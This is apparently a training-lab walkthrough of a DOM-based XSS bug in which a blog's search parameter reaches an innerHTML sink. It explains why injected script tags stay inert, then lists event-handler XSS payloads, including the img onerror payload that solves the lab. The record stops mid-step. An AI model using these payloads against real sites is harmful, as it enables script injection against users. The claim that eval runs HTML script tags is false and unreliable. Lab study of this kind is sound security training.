This lab contains a DOM-based cross-site scripting vulnerability in the search blog functionality. It uses an innerHTML assignment, which changes the HTML contents of a div element, using data from location.search.
To solve this lab, perform a cross-site scripting attack that calls the alert function.
Explore the application and understand it
Basic understanding: Type of Application: Blogging Platform Users can add comments for the posts The homepage have search feature (to search the blog posts)
Search any random text:


Lets see the page source:

No search text found in the page source. means that the search string is dynamically inserted via innerHTML sink
The working process:
When the user search the text in the search box
an HTTP GET method is called :

endpoint:
GET /?search=somexyz123
The URL becomes:
https://0a0c00180382ec9f802ce934002e00c2.web-security-academy.net/?search=somexyz123
when the next page opens up:

this <script> block is executed.
Explanation:
Step 1 : from the URL get the search parameter value and assign it to query variable
Step 2 : if query variable is not null then call doSearchQuery method with query variable as arguments
Step 3 : the doSearchQuery method gets the query variable as input parameter, then sets the value into the searchMessage element via the innerHTML
Step 4 : thus the searched value is reflected in the <span id="searchMessage">
Payload Planning:
Now to exploit this we have to break out of
<span>tag :
lets see how HTML is rendering the user input search text in the HTML document:

Lets search with any special characters and see if the special symbols are encoded or not :

The input is not sanitized and special symbol is not encoded.
Now lets inject <script> tag and call alert() function:

The script tag is properly injected, but the alert did not pop up (means JS is not executed).
Why <script> Inside innerHTML Doesn’t Execute
The HTML spec explicitly forbids it. When a browser parses innerHTML, script tags inserted this way are intentionally inert — the browser’s HTML parser marks them as non-executable. This is a security decision baked into the spec itself.
From the HTML living standard:
“script elements inserted using innerHTML do not execute when they are inserted.”
So even though you can see the <script> tag perfectly in DevTools with no encoding, the browser simply refuses to run it.
Why It Appears Unencoded But Still Doesn’t Fire
JavaScript sets:
span.innerHTML = "<script>alert(1)</script>"

What you see in DevTools:
<span><script>alert(1)</script></span>   ← visible, not encoded

What actually happens:
Browser parses it → creates script node → flags it as "parser-inserted = false"
→ skips execution entirely
The tag is structurally present in the DOM but treated as dead HTML. No encoding needed because the browser has a different enforcement mechanism.
What You Should Use Instead
Since you have innerHTML sink control, switch to event-based or non-script payloads:
Option 1 — img with onerror (most reliable)
<img src=x onerror=alert(1)>Option 2 — svg with onload
<svg onload=alert(1)>Option 3 — iframe with onload
<iframe src=javascript:alert(1)>
// or
<iframe onload=alert(1) src=about:blank>
Option 4 — Autofocus trick (no user interaction)
<input autofocus onfocus=alert(1)>
<select autofocus onfocus=alert(1)>
<textarea autofocus onfocus=alert(1)>
Option 5 — body/details tags
<details open ontoggle=alert(1)>
<body onpageshow=alert(1)>
Option 6 — video/audio tags
<video src=x onerror=alert(1)>
<audio src=x onerror=alert(1)>
Quick Mental Model
innerHTML assignment
       │
       ├─── <script>          ❌ Browser spec blocks execution
       │
       ├─── onerror/onload    ✅ Event handlers fire normally
       │
       ├─── javascript: URI   ✅ Works in certain tags (iframe, a)
       │
       └─── svg/math tags     ✅ Have their own parser, execute fine
One Exception — document.write() and eval()
If the sink was document.write() or eval() instead of innerHTML, your <script> would execute, because those go through a different code path:
javascript
// These DO execute <script> tags:
document.write('<script>alert(1)</script>');
eval('<script>alert(1)</script>');

// This does NOT:
element.innerHTML = '<script>alert(1)</script>';
Bottom Line
The innerHTML block on <script> is intentional browser behavior, not a filter or WAF. The fix for your testing is simple — ditch <script> and use event handler payloads like <img src=x onerror=alert(1)>. Those bypass this restriction entirely because they rely on DOM events, not script parsing.
Payload Execution:
Now lets execute the payload:
Payload:
<img/src=asdf onerror="alert('XSS')"/>

// include payload between some texts
som<img/src=asdf onerror="alert('XSS')"/>skdf03223jdfs

XSS executed.
Lets see how payload rendered in the HTML document:
